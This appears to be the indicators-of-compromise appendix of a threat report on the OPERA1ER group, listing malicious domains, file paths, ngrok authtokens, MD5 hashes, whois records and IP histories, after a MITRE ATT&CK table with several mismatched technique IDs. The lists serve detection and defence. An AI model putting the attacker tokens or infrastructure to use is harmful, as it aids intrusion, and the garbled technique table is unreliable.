Keylogging T002 Network Sniffing T003 Web Portal Capture T004 Credential API Hooking T1185 Man in the Browser T1567 Man-in-the-Middle T1113 Screen Capture T1125 Video Capture 	Command and Control <ul style="list-style-type: none"> T1027 Application Layer Protocol Web Protocols T001 File Transfer Protocols T002 Mail Protocols T003 DNS T1092 Communication Through Removable Media T1132 Data Encoding T001 Standard Encoding T002 Non-Standard Encoding T1213 Data Obfuscation T1568 Dynamic Resolution T001 Fast Flux DNS T002 Domain Generation Algorithms T003 DNS Cache Poisoning T1573 Encrypted Channel T001 Asymmetric Cryptography T002 Symmetric Cryptography T1008Fallback Channels T1108 Ingress Tool Transfer T1104 Multi-Stage Channels T1095 Non-Standard Port T1571 Non-Standard Port T1090 Proxy T001 Internal Proxy T002 External Proxy T003 Multi-hop Proxy T1567 Man-in-the-Middle T1113 Screen Capture T1125 Video Capture 	Exfiltration <ul style="list-style-type: none"> T1020 Automated Exfiltration T1030 Data Transfer Size Limits T1048 Exfiltration Over Alternative Protocol T1041 Exfiltration Over C2 Channel T1011 Exfiltration Over Cloud Network Medium T1092 Exfiltration Over Physical Medium T1567 Exfiltration Over Web Service T1029 Scheduled Transfer T1537 Transfer Data to Cloud Account 	Impact <ul style="list-style-type: none"> T1531 Account Access Removal T1486 Data Destruction T1486 Data Manipulation T1565 Data Manipulation T001 Stored Data Manipulation T002 Ransomware Data Manipulation T1491 Defacement T1561 Disk Wipe T1499 Endpoint Denial of Service T1495 Firmware Corruption T1490 Inhibit System Recovery T1489 Inhibit User of Service T1486 Resource Hijacking T1489 System Hijacking T1529 System Shutdown/Reboot
---	---	---	---	---	---	--	---	--	--	---	---	---	--

MITRE ATT&CK®

FOR OPERA1ER

Indicators of compromise

Domains

- actu[.]afrikmedia[.]info
- actu[.]banquealtantique[.]net
- bac[.]eimaragon[.]org
- bac[.]senegalsante[.]org
- blackid-35778[.]portmap[.]io
- boa[.]eimaragon[.]org
- bproduction[.]duckdns[.]org
- bproduction[.]zapro[.]org
- chance2019[.]ddns[.]net
- cnam[.]myvnc[.]com
- cobalt[.]warii[.]club
- contact[.]senegalsante[.]org
- covid[.]****netad[.]com
- download[.]nortonupdate[.]com
- driver[.]eimaragon[.]org
- fuck90[.]duckdns[.]org
- hunterX1-37009[.]portmap[.]io
- info[.]senegalsante[.]org
- kaspersky-lab[.]org
- mcafee-endpoint[.]com
- microsoft-af[.]com
- news[.]banquealtantique[.]net
- news[.]coris-bank[.]fr
- noreplyrobot[.]duckdns[.]org
- operan[.]ddns[.]net
- personnels[.]bdm-sa[.]fr
- serveur1[.]hopto[.]org
- srvopm[.]****netad[.]ci
- update.mcafee-endpoint[.]com
- update.microsoft-af[.]com
- update[.]kaspersky-lab[.]org
- update[.]mcafee-endpoint[.]com
- windowsupdaters[.]zapro[.]org
- windowsupgraders[.]ddns[.]net
- winsec[.]ddns[.]net
- winsec[.]senegalsante[.]org
- winsec[.]warii[.]club
- wsus.microsoft-af[.]com

Paths

- C:\Users\\temp.dll
- 4000js.js

- mum.exe
- vps.exe
- c:\app\ab.bat
- C:\Intel\host_new.exe
- C:\Intel\Logs\New\host_new.exe
- c:\Intel\edgLogs.exe
- C:\Intel\sysInfos.exe
- C:\Intel\metasploit-latest-windows-x64-installer.exe
- C:\Intel\IntelGFX.exe
- C:\Intel\IntelGFX\LLUOll.exe
- C:\Intel\Psexec64.exe
- C:\Intel\Psexec.exe
- C:\Intel\GP\Sysnew.exe
- C:\Users\administrateur\AppData\Roaming\Adobe\Acrobat\Winsys.exe
- C:\PerfLogs\decoN.exe
- C:\PerfLogs\Test1.exe
- C:\Intel\Altro.exe
- C:\PerfLogs\nn.exe
- C:\Users\Admins\AppData\Roaming\Microsoft\Jbs
- C:\Users\Administrator\AppData\Roaming\Jbs\nssm.exe
- C:\Users\Administrator\AppData\Roaming\Jbs\config.yml
- C:\Users\Admins\AppData\Roaming\Microsoft\Altro.exe
- C:\Intel\launcher.vbs
- C:\Intel\Logs\sysbit.exe

Ngrok Tokens

- authtoken:
1bhGS5JKjhHSm6X0st5SEzF5hxK_5omCTcnQvdhusKTxAWq6x
- authtoken: 1bbu8LaVIYDir1jrr8WZJEsjPvF_5zHcsjJSJVubwcEAiw4iB

SMTP Message-ID

- @DESKTOP-8652N1S
- @DESKTOP-E5ERJ5P
- @mail.groupechaka.com

File MD5 hashes

- 009bcdb4cb4784df7e366921c523db16
- 017ba3cb35528108f6c4e05db99f3572
- 0258f4f0319fa77b10978dd92edf87c1
- 043956a214b56a2efd323ec305a813f2
- 044e0bb14076e83bcd38c537ff328f73
- 093ba856381c9e17e29a5fc2aadfa9f9
- 0a11428c5f4cb64bea4905576d30044d
- 0ca97bf824c3bf16818f9830c0ba83a5
- 0f304bd73274a6fd4a5b05eb5f0657f7
- 10260f016285a196e245493a0e50681a
- 1305f4fe0f5032c82e3dd5ca4ecae235
- 13c07511ff89f1567a8f39a5215bc884
- 13e7c5ad329a3e3c0568d27cc2242af6

- 18126be163eb7df2194bb902c359ba8e
- 2178d1efad5f2a1f7400e0d6d0a263f8
- 21bf477dbc9eaca77e0d7e77856bddd7
- 22fe5107805f9c5f1ce8051c9796df18
- 24aa5d597961bc1d902c5462052a1250
- 27304b246c7d5b4e149124d5f93c5b01
- 2806b0bfd215648edb1bb3ef32855a99
- 2b83d157f134a0388d6b48a4fbb85bd0
- 2c5dcd5c42ece2a91e53914f10b10270
- 2d03e001d92c099a002692c1669432b6
- 2d17eb61660c1e4390fe88c9ddefc6c7
- 2e2ddfd6d3a10d5dd51f8cbdeaeb4b75
- 2e5af496face122157e459e84e5fe14b
- 306447863f89c6962fc5c16517c8fb9c
- 330cf14b15f441462554917d66f4c4cf
- 34499495a77a34ce3a58899089f97062
- 351cbc60e73886519a8e1232adf80f28
- 368653e74934b6d649c8d08d66341177
- 37502ecc7f8575055873f92719e1c7b6
- 3a60017847cf09f334fd8a2d0b001543
- 3b6c29c8ff1ea1649da4863b6e543e04
- 3c1e90e8b5d180ff0f5455dd92bdb412
- 3cbe2c4d95d10a0d5f1d33db3e752df0
- 3d79e91b1382280535596ce7eaa5e29b
- 446a6e8c3876959ba1695899fe3584a7
- 472873942f0e7750ced3bc42c0b469f7
- 47777cb7a44e587e1c39eb4b7aec6ac4
- 478d8e6a7766702a584073c295c0eadc
- 49ad6020376caba051b4d6a6578efc1c
- 4b27c3d57fe01a2a5b2001854507e0e2
- 4b78df00aa863bc8b581b33289031500
- 4f27b4322117484847c7021a5325814d
- 4facb81f57e515a508040270849bcd35
- 52616e216f614ce92ea9512d49d039c4
- 52e666a32d0847b416b66ad9aa98bbcd
- 5501196c0134a5a9eac0dfe250acd055
- 588afc20615b110b8bc0365397c3dbbf
- 58961c3ea961f0de2177b352d51e047d
- 5aa2bc6132915f9ddd56b7fd17f992e6
- 5d9d7de37e423d33aec86617a750662d
- 5ecc4ad7475caef78f0e035aa277b51e
- 63417ec71d3c7670c2306afc4164b0de
- 63649943c1ffb9d650d73bc375b6f224
- 63c7f3e2eb52298bdb9641b8ac319882
- 6414928547ef254886331378cfb97be1
- 64e61ec18ab4336798f667c4465a7b58
- 670a05010ba9c97e7451e1d7896801ae
- 67f6cea5ce043f1e4872c357d2752379

- 690d63a3dd05649f330df67b072df337
- 69c2af6fffd6537590c7bdba36b5823b
- 6a1bf6f6bc7d86fa77db57132ef65ee6
- 6ccdc868a729510a1c2f3ce447e1de05
- 6d56ab884f43028bb642f76acf286de1
- 6d93c6535945e0caadb6ebee9b2b5e17
- 70bc161f01937e17bae835b4df2c84b6
- 72902ec0df95a7dcfb3b66f9b02ef7f3
- 72f82d3fa5ffa8a82a5ac1176363dfef
- 7444684c7152c6089e68305c36f585e3
- 7584fa7ded7aed3b38635274719b7966
- 75e55496a2c4d240805291780478cb45
- 7803e73ea96be23f3499b4af3e100161
- 7ddee4ec4650bf7836478ca8f286ac10
- 7e2801b8d44eb6bece5b3b5467242111
- 7efe472be826bf387545117b3e463fed
- 8061ba44ebc7cc1adb5dc61c903f541f
- 808502752ca0492aca995e9b620d507b
- 809f42059da3058a1e62fa7ba56ce66b
- 80c0cd9971c1d458c40a10ffc54ec35d
- 834d61aa653f8503aa36fffc9774b2b6
- 8416149a694a4ad8b54ae06579f56908
- 8a3214f0631c3afe3b3fa269ff887318
- 8bed50e5bb8aaee9c8af1ee14623547e
- 8cd17229113b8f57d7db6b2719f93f4d
- 905de14f4c515e82bf4603fa7c3dae4e
- 9321c107d1f7e336cda550a2bf049108
- 9425024fe2b94a9c7cdf8ea60a1fbdb7
- 96d38bc4a675ab2505806d9ea4df6bea
- 9768250c8ad2861dd46c1a2d5f9b0ac3
- 97bfda8cede4baec095f0f24b4c47a56
- 98d1c565e5b6484e937efed5e777263d
- 9c38991c3770b0c2917659bdb7091ed9
- 9d5696758c45cceb3405a62af931c11d
- 9d61b753e7073a70fb6f4b577c9270f0
- a0873962bca482a7d14dafbeaf5346cb
- a1d02f0906e7cac845c1979b3e0c783a
- a69f9a26f8cf8abddc0e105328198766
- a919affc3ca6ae4f534d6acb2f31a5fa
- a963112260daf1fcf30f394a21e123e1
- a9ab4f14d339eb15d8209b13a51ce989
- aae20b78c9bcba19e95fc56a630228a0
- af67701a6387834d2195282719ef6636
- b1de80dc4a1d8122909f53a101802449
- b6c707729ac8e7fe2f6d358b5dd2736c
- b9943a25caed8e251a9580ebb6148137
- ba6d2148ecff70e2134953df18210c15
- ba9a525cee898c867b2587a492167877

- bace201a0f9bc25dda6b288e22023f61
- bb431f144ae22c06662fcb0d64dd6b7d
- bb592a79fd934e30df6832b67b918923
- bcc73790f7b2d37704976cd78095a9e9
- beceae2fdc4f7729a93e94ac2ccd78cc
- bed4f32f0d6f97feee6c03f287e1832c
- c1523055a02b61e0f4ba87547b29ec0c
- c2a287fae215fa3c4ae4accf5186d014
- c872af5d1182e865dc72e23fed938b5c
- c9194a86915eb04b8293183dada19e79
- ce5ac0502ff412be598914c12babfb03
- ce83775b68686c01d1c45fe47d8e5325
- cebbd06d6dbf99ab1eb868310f642027
- cfbac2be66ebfe0a9324d188199c0de2
- d1b2d809adb30c85c8344336f3bc6ff
- d1dcf91ee3d482623365bf5976e19dc1
- d440dd5375fd1dc90858cc4d2415b5f9
- d532dd9036497a0ed71ace5ec1b45fb8
- d6a3f830a51ec64acaab361e056f5e0d
- db37a5c00a956bb8d6cc18974992a2dc
- dbd7a7cc06ca8e4c5ccc5fb901271d80
- dc1e1506c0c03663233911f4d0a22c70
- dc33c287ffa253bc5af591e7f40877da
- dda5a9d262181339921c04902bd77173
- df88175fb96cad1ca9605db2352ae063
- e2b0d44be0970b740afc27ff82bb29bf
- e8848f591f9cd537e1feb84a54fe18ff
- e89790f614197291933982e26f9214ca
- ed5d15c55ee5cc0eba0aa8c4f42b45d9
- eeb12aa59e79027fa2bafd0c6e244f9e
- eebaef66a9d009ba52f40eb7b66c06f8
- f1bef120cb72066000e67171ed5193a7
- f2060ef4f0e02bb9f96f4f0ac295c03f
- f24a401dc5974e995a2cf98f03a42e17
- f58ccfae8b60f37e8d612532395170de
- f61a31de0f8478b9b4332ae321b03c1b
- f7533a09f0bc3b7e9317c65050f987d2
- f7b0cf59a52e2c03a38bd6d04aab47fc
- f7e6e117024b8936cf0f3ba1ac303a3b
- fb6c7eb4f64f699511380721e9c8cabb
- fbec4459fbf7018db2a0148406d8196f
- fd4f43af4b47683256b31e74d5bdfb9c
- fdfe13661dd743d884e5b92775c89102

Domains registration

Domain	Subdomain	Whois
coris-bank.fr	news.coris-bank.fr	created: 2019-07-19 contact: senior johsnon address: PERSONAL address: 20, rue des Sables address: 1000 bruxelle country: BE phone: +32.465317912 e-mail: nxsms@yahoo.fr registrar: EURODNS S.A server: burt.ns.cloudflare.com nserver: ingrid.ns.cloudflare.com
bdm-sa.fr	webdisk.bdm-sa.fr personnel.bdm-sa.fr personnels.bdm-sa.fr	registrar: EURODNS S.A. created: 2019-07-18T09:36:32Z nserver: ns1.hostinginterface.eu nserver: ns2.hostinginterface.eu contact: Nahoum Eliot address: matambu address: 01 bp1254 address: 10535 stocklm country: SE phone: +46.625855445 e-mail: nxsms0@gmail.com
warii.club	mail.warii.club info.warii.club warima.warii.club wari.warii.club cobalt.warii.club winsec.warii.club	Registrar URL: publicdomainregistry.com Creation Date: 2018-11-19T20:26:00Z Registrant Country: US

Domain	Subdomain	Whois
senegalsante.org	droid.senegalsante.org	Registrar URL: http://www.publicdomainregistry.com
	hostmaster.senegalsante.org	Creation Date: 2019-06-18T12:40:58Z
	info.senegalsante.org	Registrant Country: US
	contact.senegalsante.org	
	server.senegalsante.org	
	server1.senegalsante.org	
	server0.senegalsante.org	
	winsec.senegalsante.org	
	crazy.senegalsante.org	
	server2.senegalsante.org	
	server3.senegalsante.org	
	bac.senegalsante.org	
	ns1.senegalsante.org	
	ns2.senegalsante.org	
eimaragon.org	driver.eimaragon.org	Registrar URL: http://www.publicdomainregistry.com
	boa.eimaragon.org	Creation Date: 2019-05-10T12:31:36Z
	wa.eimaragon.org	Registrant Country: US
	bac.eimaragon.org	
	ftp.eimaragon.org	
	ns1.eimaragon.org	
	ns.eimaragon.org	
	eimanet.eimaragon.org	
	winsec.eimaragon.org	

Domain	Subdomain	Whois
afrikmedia.info	actu.afrikmedia.info	Domain Name: AFRIKMEDIA.INFO
	news.afrikmedia.info	Registrar URL: www.publicdomainregistry.com Creation Date: 2019-05-15T22:12:10Z Registrant Country: FR
banquealtantique.net	news.banquealtantique.net	Domain Name: banquealtantique.net
	actu.banquealtantique.net	Registrar URL: http://www.eurodns.com Creation Date: 2019-07-18T00:00:00Z Registrar: Eurodns S.A. Registrant Name: Nahoum Eliot Registrant Organization: matambu Registrant Street: 01 bp1254 Registrant City: stocklm Registrant State/Province: — Registrant Postal Code: 10535 Registrant Country: SE Registrant Phone: +46.625855445 Registrant Fax: — Registrant Email: nxsms0@gmail.com
windowsdefender.redirectme.net	—	—
ocitnetad.com	codir.ocitnetad.com	Domain Name: ocitnetad.com
	covid.ocitnetad.com	Registrar URL: https://www.psi-usa.info Creation Date: 2020-04-21T14:46:15Z Registrant State/Province: Paris Registrant Country: FR
mcafee-endpoint.com	update.mcafee-endpoint.com	Domain Name: mcafee-endpoint.com
	noreply.mcafee-endpoint.com	Registrar URL: https://www.psi-usa.info Creation Date: 2020-07-01T19:53:21Z Registrar: PSI-USA, Inc. dba Domain Robot
	mail.mcafee-endpoint.com	Registrant State/Province: Paris Registrant Country: FR
windonwsexp.duckdns.org	—	—
gamevnc.myvnc.com	—	—
windowsupdaters.zapto.org	—	—

Domain	Subdomain	Whois
afijoh.net	utils.afijoh.net	Domain Name: AFIJOH.NET Registrar URL: http://tucowsdomains.com Creation Date: 2018-11-08T04:42:47 Registrar: TUCOWS, INC.
windowsdwm.ddns.net	—	—
bproduction.duckdns.org	—	—
cnam.myvnc.com	—	—
windowsupgraders.ddns.net	—	—
kpersky.duckdns.org	—	—
winsec.gotdns.ch	—	—
winsec.ddns.net	—	—
queen2012.ddns.net	—	—
direct8.ddns.net	—	—
dynastie.warzonedns.com	—	—
4x33.ignorelist.com	—	—
reply2host.duckdns.org	—	—
zfs.life	—	Domain Name: zfs.life Registrar URL: http://www.namecheap.com Creation Date: 2018-10-30T22:28:26.26Z Registrar: NAMECHEAP INC
HELPDESK-SECURITY.ORG	—	Sponsoring Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Creation Date: 2016-10-27T14:04:32Z Registrant Name: samuel jackson Registrant Organization: personal Registrant Street: rue des st sauveurs Registrant City: paris Registrant State/Province: Pas-de-Calais Registrant Postal Code: 62280 Registrant Country: FR Registrant Phone: +33.33684152554 Registrant Email: nxsms0@gmail.com Admin Phone: +33.33684152554 Admin Email: nxsms1@gmail.com

Domain	Subdomain	Whois
EVAMACHINE.TK	—	<p>Domain Name: EVAMACHINE.TK</p> <p>Organisation: BV Dot TK Dot TK administrator P.O. Box 11774 1001 GT Amsterdam Netherlands Phone: +31 20 5315725 Fax: +31 20 5315721 E-mail: abuse: abuse@freenom.com, copyright infringement: copyright@freenom.com</p> <p>Domain Nameservers: NS1.SHOCKHOSTING.NET NS2.SHOCKHOSTING.NET</p>

IPs

Domain	Date	IP	Whois
coris-bank.fr	Hidden	Hidden	Hidden by Cloudflare
news.coris-bank.fr	2019-08-27	185.244.31.24	netname: PRIVACYFIRST-UK3 org-name: The PRIVACYFIRST Project country: GB
	2019-12-20	213.227.140.15	netname: NL-LEASEWEB-20000721 org-name: LeaseWeb Netherlands B.V. country: NL
	2020-04-06	45.15.16.197	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-04-09	45.15.16.238	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-04-14	45.15.16.213	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-04-22	45.15.16.156	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-04-25	45.15.16.236	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-04-26	45.15.16.166	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-05-04	45.15.16.239	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-05-10	45.15.16.175	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-05-20	45.15.16.207	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020-06-12 - 2021-01-14	46.246.14.74	netname: FROOTYNET-5 descr: Frootynet Sweden country: SE org-name: Frootynet

Domain	Date	IP	Whois
bdm-sa.fr	Hidden	Hidden	Hidden by Cloudflare
webdisk.bdm-sa.fr	2019-11-07 - 2020-05-20	196.182.27.18	netname: MTNCL_LTE descr: MTN LTE country: CI person: Edmond Koffi address: 11 BP 116 ABIDJAN 01 - COTE D'IVOIRE, ABIDJAN, Cote D'ivoire phone: tel:+225-21-75-60-00, tel:+255-4188908
personnel.bdm-sa.fr	2020-12-18	188.126.90.82	netname: FROOTYNET-8 descr: Frootynet Sweden country: SE
	2020-08-12	178.73.192.70	netname: FROOTYNET-11 descr: Frootynet Sweden country: SE
	2019-07-24	185.244.31.24	netname: PRIVACYFIRST-UK3 country: GB descr: www.privacyfirst.sh
	2020-05-20	45.15.16.207	netname: NB-SE1 descr: Stockholm, Sweden country: SE Role: Netbouncer AB abuse-mailbox: abuse@netbouncer.se
	2021-03-02	46.246.84.74	netname: NB-SE1 descr: Stockholm, Sweden country: SE Role: Netbouncer AB abuse-mailbox: abuse@netbouncer.se
personnels.bdm-sa.fr	2021-02-26	46.246.84.74	netname: FROOTYNET-8 descr: Frootynet Sweden country: SE
	2021.02.12	46.246.26.77	netname: FROOTYNET-6 descr: Frootynet Sweden country: NO
	2019-07-24	185.244.31.24	netname: PRIVACYFIRST-UK3 descr: www.privacyfirst.sh country: GB
	2020-06-21	46.246.82.67	netname: FROOTYNET-9 descr: Frootynet Sweden country: SE

Domain	Date	IP	Whois
personnels.bdm-sa.fr	2020-05-08	45.15.16.175	netname: NB-SE1 descr: Stockholm, Sweden country: SE abuse-mailbox: abuse@netbouncer.se
	2020-07-12	46.246.12.77	netname: FROOTYNET-4 descr: Frootynet Sweden country: SE
	2020.11.25	46.246.80.66	netname: FROOTYNET-10 descr: Frootynet Sweden country: SE
	2020.06.17	46.246.12.66	netname: FROOTYNET-4 descr: Frootynet Sweden country: SE
	2020.06.15	46.246.4.67	netname: FROOTYNET-2 descr: Frootynet Sweden country: SE
	2020.06.12	46.246.14.74	netname: FROOTYNET-5 descr: Frootynet Sweden country: SE
	2020.06.07	45.15.16.140	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.28	45.15.16.228	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.26	45.15.16.157	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.20	45.15.16.207	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.05	45.15.16.239	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.04.28 2020.04.23	45.15.16.166 45.15.16.156	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.04.18	45.15.16.205	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.04.13	45.15.16.213	netname: NB-SE1 descr: Netbouncer SE1 country: SE

Domain	Date	IP	Whois
personnels.bdm-sa.fr	2020.04.08	45.15.16.238	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.04.03	79.134.225.107	netname: PRIVACYFIRST-EU country: EU
	2020.03.29	46.246.82.68	netname: FROOTYNET-9 descr: Frootynet Sweden country: SE
	2020.01.06	213.227.140.15	orgname: LeaseWeb Netherlands B.V. country: NL
	2019.09.25	102.137.108.115	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI person: Alain Theodore DIBY
	2019.09.16	102.139.34.137	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI person: Alain Theodore DIBY
	2019.07.24	185.244.31.24	netname: PRIVACYFIRST-UK3 country: GB
warii.club	Hidden	Hidden	Hidden by Cloudflare
???	2018.11.19 2019.05.05	185.11.145.5	netname: BlazingFast descr: BlazingFast - A.S.A.S.S.U. Lda. abuse-c: BAL71-RIPE org: ORG-BAL8-RIPE country: NL
	2019.02.18 2019.05.05	193.183.116.68	netname: OBENETWORK-NET descr: Obenetwork AB country: SE
	2020.11.25 2020.12.18	13.248.196.204	orgname: Amazon Technologies Inc.

Domain	Date	IP	Whois
info.warii.club	2020.02.19	45.15.17.234	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.02.23	45.15.17.195	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020-06-26	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2019-08-23	46.246.80.66	netname: FROOTYNET-10 descr: Frootynet Sweden country: SE
	2020-07-15	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2019-08-21	5.158.83.131	netname: MDC-DATACENTER-NET descr: MALAGADATACENTER NET country: ES org-name: Netbouncer AB
mail.warii.club	2018.12.16	185.62.188.4	netname: BlazingFast descr: BlazingFast - A.S.A.S.S.U. Lda. country: NL
	2020.05.06	185.61.137.49	netname: BlazingFast descr: BlazingFast - A.S.A.S.S.U. Lda. country: NL
www.warii.club	2018.12.16	185.11.145.5	netname: BlazingFast descr: BlazingFast - A.S.A.S.S.U. Lda. abuse-c: BAL71-RIPE org: ORG-BAL8-RIPE country: NL
	2020.05.06	107.178.59.227	netname: COLOHOUSE originas: AS47869 organization: ColoHouse LLC (CL-1763) country: US

Domain	Date	IP	Whois
warima.warii.club	2020.04.12	107.178.59.195	netname: COLOHOUSE originas: AS47869 organization: ColoHouse LLC (CL-1763) country: US
	2020.04.16	45.15.17.132	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.19	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.19	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1 country: GB
wari.warii.club	2020.04.17	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.19	45.15.17.132	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.19	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1 country: GB

Domain	Date	IP	Whois
cobalt.warii.club	2020.04.13	45.15.18.227	organization: ORG-NA1123-RIPE org-name: Netbouncer AB country: SE
	2020.04.14	45.15.17.134	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.20	45.15.17.162	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.18	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.21	45.15.17.130	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.23	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.28	45.15.17.136	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.28	45.15.17.165	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.02	160.154.149.196	netname: OCI descr: DATA MOBILE OCI FDD country: CI remarks: abuse.oci@orange.com
	2020.05.04	45.15.17.226	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.14	45.15.17.227	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.12	45.15.17.196	netname: NB-UK1 descr: Netbouncer UK1 country: GB

Domain	Date	IP	Whois
cobalt.warii.club	2020.05.14	160.154.129.15	netname: OCI
			descr: DATA MOBILE OCI FDD
			country: CI
			remarks: abuse.oci@orange.com
2020.05.07	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.06.01	45.15.17.132	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.12.16	13.248.196.204	org-name: Amazon Technologies Inc.	
winsec.warii.club	2019.08.06	83.97.18.228	org-name: VeloxServ Communications Ltd
			country: GB
	2019.09.21	83.97.18.196	org-name: VeloxServ Communications Ltd
			country: GB
	2019.09.29	83.97.18.163	org-name: VeloxServ Communications Ltd
			country: GB
	2019.10.01	83.97.18.162	org-name: VeloxServ Communications Ltd
			country: GB
	2019.10.23	83.97.18.164	org-name: VeloxServ Communications Ltd
			country: GB
	2020.03.03	160.154.130.236	netname: OCI
			descr: DATA MOBILE OCI FDD
			country: CI
2020.03.04	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.03.09	45.15.17.194	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.03.12	45.15.17.136	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.03.22	45.15.17.198	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.05.06	45.15.17.133	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	

Domain	Date	IP	Whois
winsec.warii.club	2020.05.19	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.20	45.15.17.227	netname: NB-UK1 descr: Netbouncer UK1 country: GB
info.warii.club	2019-08-21	5.158.83.131	netname: MDC-DATACENTER-NET descr: MALAGADATACENTER NET country: ES org-name: Netbouncer AB
	2019-08-23	46.246.80.66	netname: FROOTYNET-10 descr: Frootynet Sweden country: SE
	2020-02-19	45.15.17.234	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020-06-26	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020-05-20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020-07-15	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020-02-23	45.15.17.195	netname: NB-UK1 descr: Netbouncer UK1 country: GB

Domain	Date	IP	Whois
senegalsante.org	2019-09-17	192.236.177.170	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
	2019-09-17	192.236.177.171	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
country: US			
2019-09-17	192.236.177.166	netname: HOSTWINDS-17-3	
		org-name: Hostwinds LLC.	
		country: US	
2019-09-17	192.236.177.164	netname: HOSTWINDS-17-3	
		org-name: Hostwinds LLC.	
		country: US	
2019-09-17	192.236.177.169	netname: HOSTWINDS-17-3	
		org-name: Hostwinds LLC.	
		country: US	
ns1.senegalsante.org	2019-09-15	192.236.177.164	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
ns2.senegalsante.org	2019-09-16	192.236.177.164	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
droid.senegalsante.org	2020-07-30	45.15.17.197	netname: NB-UK1
			descr: Netbouncer UK1
			country: GB
	2020-05-27	45.15.17.163	netname: NB-UK1
			descr: Netbouncer UK1
country: GB			
2020-05-28	45.15.17.227	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020-06-01	45.15.17.132	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020-05-26	45.15.17.196	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
hostmaster.senegalsante.org	2019-08-15	185.61.137.49	netname: BLAZINGFAST
			descr: BlazingFast - A.S.A.S.S.U. Lda.
			country: NL

Domain	Date	IP	Whois
info.senegalsante.org	2021.03.04	46.246.4.75	netname: FROOTYNET-2 org-name: Frootynet Sweden country: SE
	2020.04.13	45.15.18.227	netname: SE-NETBOUNCER-20190510 org-name: Netbouncer AB country: SE
	2020.03.17	45.15.17.226	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.03.17	45.15.17.137	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.25	45.15.17.227	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.21	45.15.17.130	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.16	45.15.17.132	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.15	45.15.17.134	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.02	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.05.20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.21	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB

